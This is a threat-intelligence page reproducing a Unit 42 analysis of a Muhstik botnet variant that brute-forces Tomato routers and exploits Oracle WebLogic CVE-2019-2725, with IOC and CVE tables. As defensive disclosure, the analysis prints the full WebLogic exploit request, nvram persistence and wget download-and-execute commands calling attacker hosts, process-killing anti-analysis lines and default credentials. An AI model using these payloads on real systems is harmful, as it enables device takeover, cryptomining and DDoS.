Muhstik Botnet Attacks Tomato Routers to Harvest New IoT Devices
Unit 42 found a Muhstik botnet variant brute-forcing Tomato router web authentication to harvest IoT devices for crypto mining and DDoS attacks.
Palo Alto Networks Unit 42 researchers in December 2019 identified a new Muhstik botnet variant scanning Tomato routers on TCP 8080 and brute-forcing default admin credentials, targeting roughly 4,600 exposed devices found via Shodan. The variant also scans WordPress and Webuzo installations and exploits the Oracle WebLogic deserialization flaw CVE-2019-2725 for unauthenticated remote code execution. Muhstik, active since March 2018, self-propagates like a worm and typically monetizes infections through cryptocurrency mining and DDoS attacks controlled via an IRC C2 channel.
- Brute-forces default Tomato credentials admin:admin and root:admin
- About 4,600 Tomato routers exposed on the Internet per Shodan
- Exploits WebLogic deserialization CVE-2019-2725 for unauthenticated RCE
- Kills strace and tcpdump processes as anti-analysis
- Muhstik active since 2018, uses IRC C2 for mining and DDoS
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2019-2725 | Unauthenticated Injection in Oracle WebLogic Web Services Enables RCE CVE-2019-2725 is an easily exploitable injection flaw (CWE-74) in the Web Services subcomponent of Oracle WebLogic Server within Oracle Fusion Middleware, publicly documented as affecting WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.1 and 12.2.1.3. It is triggered when an unauthenticated remote attacker sends attacker-controlled XML over HTTP to the WebLogic Web Services async response endpoint (the /_async/AsyncResponseService servlet), which processes the input unsafely. Successful attacks give the attacker takeover of the affected WebLogic server (remote code execution); in the 2019 exploitation wave this was used to install cryptocurrency miners and deploy ransomware. Any organization running affected Oracle WebLogic Server versions is exposed, with the greatest risk where the async/Web Services endpoints are reachable, especially on internet-facing servers. Exploitation is confirmed in the wild: CISA added the CVE to its KEV catalog on 2022-01-10 with ransomware use known and requires applying vendor updates, the EPSS probability of exploitation is 100% (100th percentile), and no public PoC is catalogued. Do: Apply Oracle's updates per vendor instructions: this CVE was fixed by Oracle's April 2019 out-of-band WebLogic patch and is covered by subsequent Critical Patch Updates, so bring affected WebLogic 10.3.6.0/12.1.3.0/12.2.1.x servers to a patched level (CISA KEV requires this action). Until patched, restrict or remove the async response service deployments (wls9_async_response.war / wls_wsee_async_response.war, exposing the /_async/AsyncResponseService endpoint) and keep WebLogic ports off the internet. Also review logs for unsolicited POSTs to /_async/AsyncResponseService and for signs of dropped miners or ransomware payloads. | 9.8 | 100% | KEV ransomware PoC |
| largetens of thousands of internet-exposed WebLogic servers (~30,000+ reported in 2019 internet scans), plus a much larger internal install base |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | fd6fq54s6df541q23sdxfg.eu | mmand is used to download a binary called nvr from http://y.fd6fq54s6df541q23sdxfg[.]eu/nvr 1 2 3 4 / bin / sh - c nvram set rc_firewall = "sleep |
| domain | mods.net | .156[.]190/.y/pty5 hxxp://159.89.156[.]190/.y/pty6 s.shadow.mods[.]net Samples Filename SHA256 File type tty0 492780a9ac9f033055 |
| ipv4 | 132.223.202.213 | like Gecko ) Chrome / 51.0.2704.103 Safari / 537.36 Host : 132.223.202.213 Scan #3: CVE-2019-2725 - WebLogic versions 10.3.6.0 and 12. |
| ipv4 | 159.89.156.190 | DE . 1 2 3 4 5 6 7 8 9 10 11 wget - O / tmp / pty1 http : //159.89.156.190/.y/pty1; chmod +x / tmp / pty1 ; chmod 700 / tmp / pty1 ; / |
| ipv4 | 165.227.78.159 | > < / void > < void index = '2' > < string > wget http : //165.227.78.159/wl.php</string> </void> </array> <void method = 'start' / > |
| ipv4 | 194.187.209.4 | like Gecko ) Chrome / 51.0.2704.103 Safari / 537.36 Host : 194.187.209.4 Content - Type : text / xml content - length : 916 < soapen |
| sha256 | 2548f5b1613f6ebba2ff589c7b3416ccdd066b73644d4d212232beb1cecd9c31 | 38b360d8a836c038da4920e8c1ae620988b120613c0b1f MIPS-ELF nvr 2548f5b1613f6ebba2ff589c7b3416ccdd066b73644d4d212232beb1cecd9c31 Shell script Pty1 a4ba50129408f9f52ddabe5bfd5bfb46aea0ca48f |
| sha256 | 492780a9ac9f03305538b360d8a836c038da4920e8c1ae620988b120613c0b1f | s.shadow.mods[.]net Samples Filename SHA256 File type tty0 492780a9ac9f03305538b360d8a836c038da4920e8c1ae620988b120613c0b1f MIPS-ELF nvr 2548f5b1613f6ebba2ff589c7b3416ccdd066b73644d4d |
| sha256 | 72123c51bcdf8c1784654d9e2470e69131872407408aa3cf775ea0ace87bb9a0 | c04ae2ae8f2792711203de50d3d16de3a9f83baaf5435 MIPS-ELF Pty5 72123c51bcdf8c1784654d9e2470e69131872407408aa3cf775ea0ace87bb9a0 ARM-ELF Pty6 cee20e79f20d35b95645f0cbda1897302e6e554c50f3e6 |
| sha256 | 7325742dc0d939542d4c04ae2ae8f2792711203de50d3d16de3a9f83baaf5435 | abe5bfd5bfb46aea0ca48fb616f495f2610b2f1729687 MIPS-ELF Pty3 7325742dc0d939542d4c04ae2ae8f2792711203de50d3d16de3a9f83baaf5435 MIPS-ELF Pty5 72123c51bcdf8c1784654d9e2470e69131872407408aa |
| sha256 | a4ba50129408f9f52ddabe5bfd5bfb46aea0ca48fb616f495f2610b2f1729687 | c7b3416ccdd066b73644d4d212232beb1cecd9c31 Shell script Pty1 a4ba50129408f9f52ddabe5bfd5bfb46aea0ca48fb616f495f2610b2f1729687 MIPS-ELF Pty3 7325742dc0d939542d4c04ae2ae8f2792711203de50d3 |
| sha256 | cee20e79f20d35b95645f0cbda1897302e6e554c50f3e6754ce9293e3c1ba11c | 654d9e2470e69131872407408aa3cf775ea0ace87bb9a0 ARM-ELF Pty6 cee20e79f20d35b95645f0cbda1897302e6e554c50f3e6754ce9293e3c1ba11c ARM-ELF daymon dc52a1193ecf6096192f771ae663de6e0389840cb5ce |
| sha256 | dc52a1193ecf6096192f771ae663de6e0389840cb5ceb7b979091333ce6f7f02 | f0cbda1897302e6e554c50f3e6754ce9293e3c1ba11c ARM-ELF daymon dc52a1193ecf6096192f771ae663de6e0389840cb5ceb7b979091333ce6f7f02 ARM-ELF |
| url | http://159.89.156[ | Domains and URLs: hxxp://y.fd6fq54s6df541q23sdxfg[.]eu/nvr hxxp://159.89.156[.]190/.y/pty1 hxxp://159.89.156[.]190/.y/pty3 hxxp://159.89. |
| url | http://165.227.78[ | nv : Body > < / soapenv : Envelope > We think that this URL hxxp://165.227.78[.]159/wl.php is used for the reporting purpose. Because, the |
| url | http://y.fd6fq54s6df541q23sdxfg[ | .233[.]35 68.66.253[.]100 185.61.149[.]22 Domains and URLs: hxxp://y.fd6fq54s6df541q23sdxfg[.]eu/nvr hxxp://159.89.156[.]190/.y/pty1 hxxp://159.89.156[. |
Full article1,607 words · extracted from unit42.paloaltonetworks.com · click to collapse
Executive Summary
On Dec. 5, 2019, Unit 42 researchers discovered a new variant of the Muhstik botnet that adds a scanner to now attack Tomato routers for the first time by web authentication brute forcing.
Tomato is an open source alternative firmware for routers. Thanks to its stable, Linux-based, non-proprietary firmware, with VPN-passthrough capability and advanced quality of service (QoS) control, Tomato firmware is commonly installed by multiple router vendors and also installed manually by end users. By our investigation on Shodan, there are more than 4,600 Tomato routers exposed on the Internet.
The Muhstik botnet has been alive since March 2018, with a wormlike self-propagating capability to infect Linux servers and IoT devices. Muhstik uses multiple vulnerability exploits to infect Linux services, such as Weblogic, WordPress and Drupal. It also compromises IoT routers, such as the GPON home router and DD-WRT router. This new variant expands the botnet by infecting Tomato routers.
We have not found further malicious activities in Tomato routers after the Muhstik botnet harvests vulnerable routers, but from our understanding of the Muhstik botnet, Muhstik mainly launches cryptocurrency mining and DDoS attacks in IoT bots to earn profit. We will keep monitoring its Command and Control (C2) IRC channel.
In the following part, we have a detailed analysis of Muhstik botnet.
New Scanner for Tomato Routers
The new Muhstik variant scans Tomato routers on TCP port 8080 and bypasses the admin web authentication by default credentials bruteforcing. In Tomato routers, the default credentials are “admin:admin” and “root:admin”. We captured the Tomato router web authentication brute forcing traffic, in Figure 1.
Figure 1. Tomato router web authentication bruteforcing
To estimate the infected volume, we searched for fingerprints of Tomato routers in Shodan. As noted in Figure 2, there are about 4,600 potential victims on the Internet in total. This total is derived by including the number of TomatoUSB devices, which is used as a NAS server by combining the Tomato router and a USB drive.
Figure 2. Exposed Tomato & TomatoUSB routers on the Internet
Other Scanners
Scan #1: WordPress
The first module is a scanner to identify WordPress installed on a server. To perform the scanning, it sends a GET request to port 80/tcp or 8080/tcp, which are typical HTTP ports.
Figure 3. WordPress scanner used by daymon
Scan #2: Webuzo
The second module is a scanner to identify Webuzo solutions installed on a server. To accomplish the scanning, it sends a GET request to port 2004/tcp, which is Webuzo’s default port for administration. The request uses the path /install.php since it is the Webuzo installer file and by default a server running Webuzo will respond successfully to that request.
|
1 2 3 4 |
GET/install.php HTTP/1.1 User-Agent:Mozilla/5.0(Windows NT10.0;WOW64)AppleWebKit/537.36 (KHTML,like Gecko)Chrome/51.0.2704.103Safari/537.36 Host:132.223.202.213 |
Scan #3: CVE-2019-2725 - WebLogic versions 10.3.6.0 and 12.1.3.0
The third module abuses a deserialization vulnerability present in Oracle WebLogic Server that leads to a Remote Code Execution. This vulnerability can be exploited remotely and without previous authentication. This exploit is sent to port 7001/tcp since its WebLogic Server’s default port.
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 |
POST/_async/AsyncResponseService HTTP/1.1 User-Agent:Mozilla/5.0(Windows NT10.0;WOW64)AppleWebKit/537.36 (KHTML,like Gecko)Chrome/51.0.2704.103Safari/537.36 Host:194.187.209.4 Content-Type:text/xml content-length:916 <soapenv:Envelope xmlns:soapenv='http://schemas.xmlsoap.org/soap/envelope/' xmlns:wsa='http://www.w3.org/2005/08/addressing' xmlns:asy='http://www.bea.com/async/AsyncResponseService'><soapenv:Head er> <wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo><work:WorkC ontext xmlns:work='http://bea.com/2004/06/soap/workarea/'><java version='1.4.0'class='java.beans.XMLDecoder'><void class='java.lang.ProcessBuilder'><arrayclass='java.lang.String' length='3'><voidindex='0'><string>/bin/bash</string></void><void index='1'><string>-c</string></void><voidindex='2'><string>wget http://165.227.78.159/wl.php</string> </void> </array> <void method='start'/></void></java> </work:WorkContext ></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope> |
We think that this URL hxxp://165.227.78[.]159/wl.php is used for the reporting purpose. Because, the same IP address 165.227.78[.]159 was previously used by Mushtik botnet as a reporting server to collect information of bots as we mentioned in a previous analysis of another Muhstik variant.
Muhstik Botnet Infrastructure
Figure 3 below shows the execution flow used by the updated Muhstik variant. Figure 4 shows this Muhstik botnet variant combining the modules to scan Linux servers running WordPress and Webuzo. Additionally, it implements modules to compromise WebLogic servers and Wi-Fi routers running Tomato firmware.

Figure 4. Muhstik infrastructure

Figure 5. Detailed scanning and exploiting behavior
Payloads of Muhstik Variants
We discovered a malicious binary called tty0. Since tty0 targets Tomato routers, it includes bash commands that can be executed in those systems (and other systems such as DD-WRT):
The first command is used to download a binary called nvr from http://y.fd6fq54s6df541q23sdxfg[.]eu/nvr
|
1 2 3 4 |
/bin/sh-cnvram set rc_firewall="sleep 120 && wget -qO - http://y.fd6fq54s6df541q23sdxfg.eu/nvr | sh">/dev/null2>&1 /bin/sh -c nvram commit >/dev/null2>&1 |
It also applies anti-analysis techniques by killing the strace and tcpdump process running in the system.
|
1 2 3 4 |
/usr/bin/killall-9strace /bin/sh-ckillall-9tcpdump>/dev/null2>&1& /bin/sh-ckillall-9strace>/dev/null2>&1& /usr/bin/killall-9tcpdump |
The nvr binary contains commands to download four additional binaries. These four binaries are IRC botnet variants, which work on ARM and MIPS architectures. We focused our analysis on binary Pty5, since it drops a binary called daymon, which is a scanner containing the new module targeting Tomato routers.
daymon was encrypted using Mirai’s encryption method, the table key is 0xEFBEADDE.
|
1 2 3 4 5 6 7 8 9 10 11 |
wget-O/tmp/pty1 http://159.89.156.190/.y/pty1; chmod +x /tmp/pty1;chmod700/tmp/pty1;/tmp/pty1& wget -O /tmp/pty3 http://159.89.156.190/.y/pty3;chmod+x /tmp/pty3;chmod700/tmp/pty3;/tmp/pty3& wget -O /tmp/pty6 http://159.89.156.190/.y/pty6;chmod+x /tmp/pty6;chmod700/tmp/pty6;/tmp/pty6& wget -O /tmp/pty5 http://159.89.156.190/.y/pty5;chmod+x /tmp/pty5;chmod700/tmp/pty5;/tmp/pty5& |
IRC C2
Once a device is compromised, it will send a connect command to an IRC server. The connect command includes a nickname (NICK) for the device in order to join the channel. This nickname contains the node hostname of the infected device that was previously obtained, shown in Figure 5.
Figure 6. Hostname harvesting
In Figure 6, it adds a username to the connect command.
|
1 |
USER muhstik localhost localhost:muhstik-11052018 |
The server responds with a PING command followed by a BotnetID. The infected device replies with a PONG followed by the BotnetID. Once a nickname has been crafted and assigned to the infected client, the IRC server accepts the bot as a client in the main channel. Then, the server sends a MOTD (Message of the Day) to the client. Consequently, the victim device will send a command to join a channel called ea, where the commands are sent to the clients that have joined the botnet. The botnet will harvest information of the infected device such as the public IP address in order to register the device into the botnet.

Figure 7. Joining the IRC channel
Conclusion
The new Muhstik botnet variant demonstrates that IoT botnet keeps expanding the botnet size by adding new scanners and exploits to harvest new IoT devices. Botnet developers are increasingly compromising IoT devices installed with the open source firmware, which often lack the security updates and maintenance patches necessary to keep devices safeguarded. End users should be cautious when installing open source firmware and must follow the security guidelines in the firmware manual.
Palo Alto Networks customers are protected from the Muhstik botnet by the following platform protections:
- Threat Prevention Signatures: 55570 that identifies the Weblogic (CVE-2019-2725) exploit.
- PAN-DB and DNS Security: blocks attackers’ C2 server URL and domain.
- WildFire and Antivirus: identifies and blocks Muhstik malware.
Appendix
C2
IRC servers:
46.149.233[.]35
68.66.253[.]100
185.61.149[.]22
Domains and URLs:
hxxp://y.fd6fq54s6df541q23sdxfg[.]eu/nvr
hxxp://159.89.156[.]190/.y/pty1
hxxp://159.89.156[.]190/.y/pty3
hxxp://159.89.156[.]190/.y/pty5
hxxp://159.89.156[.]190/.y/pty6
s.shadow.mods[.]net
Samples
| Filename | SHA256 | File type |
| tty0 | 492780a9ac9f03305538b360d8a836c038da4920e8c1ae620988b120613c0b1f | MIPS-ELF |
| nvr | 2548f5b1613f6ebba2ff589c7b3416ccdd066b73644d4d212232beb1cecd9c31 | Shell script |
| Pty1 | a4ba50129408f9f52ddabe5bfd5bfb46aea0ca48fb616f495f2610b2f1729687 | MIPS-ELF |
| Pty3 | 7325742dc0d939542d4c04ae2ae8f2792711203de50d3d16de3a9f83baaf5435 | MIPS-ELF |
| Pty5 | 72123c51bcdf8c1784654d9e2470e69131872407408aa3cf775ea0ace87bb9a0 | ARM-ELF |
| Pty6 | cee20e79f20d35b95645f0cbda1897302e6e554c50f3e6754ce9293e3c1ba11c | ARM-ELF |
| daymon | dc52a1193ecf6096192f771ae663de6e0389840cb5ceb7b979091333ce6f7f02 | ARM-ELF |
Text extracted automatically; images, tables and formatting may be missing. Original: https://unit42.paloaltonetworks.com/muhstik-botnet-attacks-tomato-routers-to-harvest-new-iot-devices/